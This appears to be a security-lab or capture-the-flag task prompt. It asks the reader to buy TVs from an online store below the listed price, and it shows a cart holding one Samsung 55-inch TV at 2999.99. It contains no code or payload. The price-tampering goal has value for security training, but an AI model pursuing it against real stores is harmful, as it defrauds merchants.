In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Product		Quantity	Price	Total	
	55" M5510 White Full HD Smart TV	1	2999.99	\$2999.99	<button>✕ Remove</button>
	by Samsung				
	Status: In Stock				